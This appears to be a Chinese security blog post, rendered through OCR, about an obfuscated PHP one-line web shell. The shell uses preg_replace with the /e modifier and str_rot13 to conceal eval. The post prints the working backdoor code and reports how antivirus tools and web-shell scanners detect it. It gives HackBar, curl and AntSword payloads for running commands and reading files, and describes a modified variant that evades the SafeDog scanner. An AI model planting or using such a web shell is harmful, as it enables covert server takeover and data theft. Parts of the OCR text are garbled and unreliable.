# 一只有趣的 PHP 小马

11/15/2019

最近看到一个 php 后门,后门代码如下,感觉还是很强大的,后门代码如下:


<?php (\$b4dboy = \$\_POST['b4dboy'])
&&@preg\_replace('/ad/e','@'.str\_rot13('riny')."(\$b4dboy)", 'add'); ?>

# 免杀效果

作一看还真不知道该怎么去利用,查了下相关资料,首先利用 D 盾去扫描提示,如下




只是发现可以的 str\_rot13 函数且级别只是 1,在线检测了下,只有两个杀软报毒,免杀还是很不错的,



數尔	Fortinet	1.000, 71.889, 71.844, 71.868	5.4.247		PHP/PhpShell.NBD!tr	1
ΞT	GData	25.23927	25.23927	2019-11-11	没有发现病毒	11
	Hunter	1.0.1.300	1.0.1.300	2019-11-11	没有发现病毒	1
DATA.	IKARUS	5.02.09	V1.32.39.0	2019-11-10	没有发现病毒	4
	K7	11.76.32507	15.2.0.42	2019-11-10	没有发现病毒	1
JS	NOD32	9846	4.5.15	2019-11-11	PHP/PhpShell.NBD trojan	1
TIN						

安全狗还是能查杀出来的,并且会对菜刀和蚁剑连接进行拦截,所以在扫描 web 马时,除了 D 盾外,也可以试试安全狗。



# 小马介绍

能过这么多杀软主要是因为利用了 str\_rot13 函数, str\_rot13('riny')输出为 eval,还有一个利用了 preg\_replace 函数,该函数结构如下 preg\_replace ( mixed pattern, mixed replacement, mixed subject [, int limit])

/e 修正符使 preg\_replace() 将 replacement 参数当作 PHP 代码来执行,要保证 replacement 构成一个合法的 PHP 代码字符串,该正则在被正确的匹配到后,传入的 string 被当做函数来运行。

测试发现该后门可用于 php 版本 5.3、5.4; PHP 5.5.0 起, 传入 "\e" 修 饰符的时候, 会产生一个 E DEPRECATED 错误; PHP 7.0.0 起, 会

有 E\_WARNING 错误,同时 "\e" 也无法起效。

# 小马连接方式

## ● 利用 hackerbar 连接

此处传入的 system("1s"),可成功返回数据,如下图

- oge not entrypation entotaining outline
http://192.168.153.131/test1.php
✓ Enable Post data ☐ Enable Referrer
b4dboy=system("ls")

ECShop a.php cookie.txt dvwa haha.php index.php info.php test.html test.php test1.php test12.php

在利用 file\_get\_contents 在进行文件读取时发现,利用 echo 无法打印,但是 print 可以

Load URL  Split URL  Execute	http://192.168.153.131/test1.php
Post data	Enable Post data Enable Referrer  b4dboy=print file_get_contents("cookie.txt")

### 13 3e33 3 43' 4 44 454 243 23

## ● 利用 curl 连接

利用 curl 扫描目录获取相关信息:

curl http://192.168.153.131/test1.php --data "b4dboy=print\_r
(scandir('/var/www/html',1))"

```
[root@localnost ntml]# curl http://192.168.153.131/11.pnp --data "nacker=print system("ls")"
[root@localhost html]# curl http://192.168.153.131/test1.php --data "b4dboy=print_r (scandir('/var/www/html',1))"
```

## 读取文件内容:

curl http://192.168.153.131/test1.php --data "b4dboy=print

curl http://192.168.153.131/test1.php --data "b4dboy=\"echo

### 中国蚁剑连接

先来看下蚁剑这个 payload:

b4dboy=('eva1(\$ POST[1]);')&1=var dump(1);需要配置下蚁剑的 body 才能连接

Name Value	
HTTP BODY	
Name	b4dboy
Value	(eval(\$_POST[123]))

拦截蚁剑连接 shell 的数据包,本次抓取的获取 phpinfo 信息的数据包,

## 精简后数据包如下:

在连接其他 shell 的时候直接指定密码即可,不需要指定 body,常规的一句话马获取 phpinfo 拦截数据包如下可返回正常数据:



本次测试的后门利用该方法获取 info, 只是返回 200, 但无相关内容

```
HTTP/1.0 500 Internal Server Error

Sost: 192.168.153.136:80

Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45

Content-Type: application/x-www-form-urlencoded

Content-Length: 55

Connection: close

Oddoy-@ini_set("display_errors", "0"):phpinfo():die():
```

但是将数据包改为 123=phpinfo();die();& b4dboy=(eval(\$\_POST[123])),即可成功返回数据

一直在纠结为什么必须要在 post 包中在增加个 eval 呢,通过本地测试发现,如果不加的话输出如下,发现 preg replace 函数语法错误



如果手动加上 eval 后, preg\_replace 函数相当于直接输出了执行后的结果, 也就不会报错了

# 小马改良版

那么这样的话是不是把后门中的 eval 删除,也能利用蚁剑连接成功?后门

### 修改如下确实可连接成功




先开启安全狗检测下看看,竟然没有检测出来,哈哈

扫描文件:969个 用时:00:01:39	学出详作   暫	不处理 一键处理
🔆 🔵 网页木马 发现6个风脸	添加信任文件	\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
C:/phpStudy/PHPTutorial/WWW/11.php	PHP-一句话木马	详情
C:/phpStudy/PHPTutorial/WWW/phpMyAdmin/libraries/Config.class.php	PHP—句话木马	详情
C:/phpStudy/PHPTutorial/WWW/phpMyAdmin/libraries/schema/User_Schema.cl	PHP包括木马	详情
C:/phpStudy/PHPTutorial/WWW/phpMyAdmin/libraries/sysinfo.lib.php	PHP执行木马	详情
C:/phpStudy/PHPTutorial/WWW/upload.php	move_uploaded	详情
C:/phpStudy/PHPTutorial/WWW/uploads/test.php	\$_GET_DATA—	详情
🕝 网页挂马 未发现风险		

然后连接下试试,安全狗竟然没有拦截,蚁剑可以成功连接。。。。。




利用 hackerbar 也可以正常获取文件




Array ( [0] => phpStudy [1] => pagefile.sys [2] => java [3] => drozer [4] => chrome.ext.7z [5] => call [6] => bootmgr [7] => bea [8] => Windows [9] => Users [10] => System Volume Information [11] => Recovery [12] => Python27 [13] => ProgramData [14] => Program Files (x86) [15] => Program Files [16] => PerfLogs [17] => MSOCache [18] => Documents and Settings [19] => Boot [20] => BOOTSECT.BAK [21] => ADB [22] => 360安全浏览器下载 [23] => 360downloads [24] => .rnd [25] => SRecycle.Bin )

但是在利用 file\_get\_contents()函数进行文件读取时,发现竟然没有数据,查了半天,无意间看了下网页源码,好吧竟然在源码中



查找相关资料发现,echo不是一个函数,所以无法直接进行调用,如果想利用 acho 打印,需要修改格式如下:



13 3e33 3 43' 4 44 454 243 23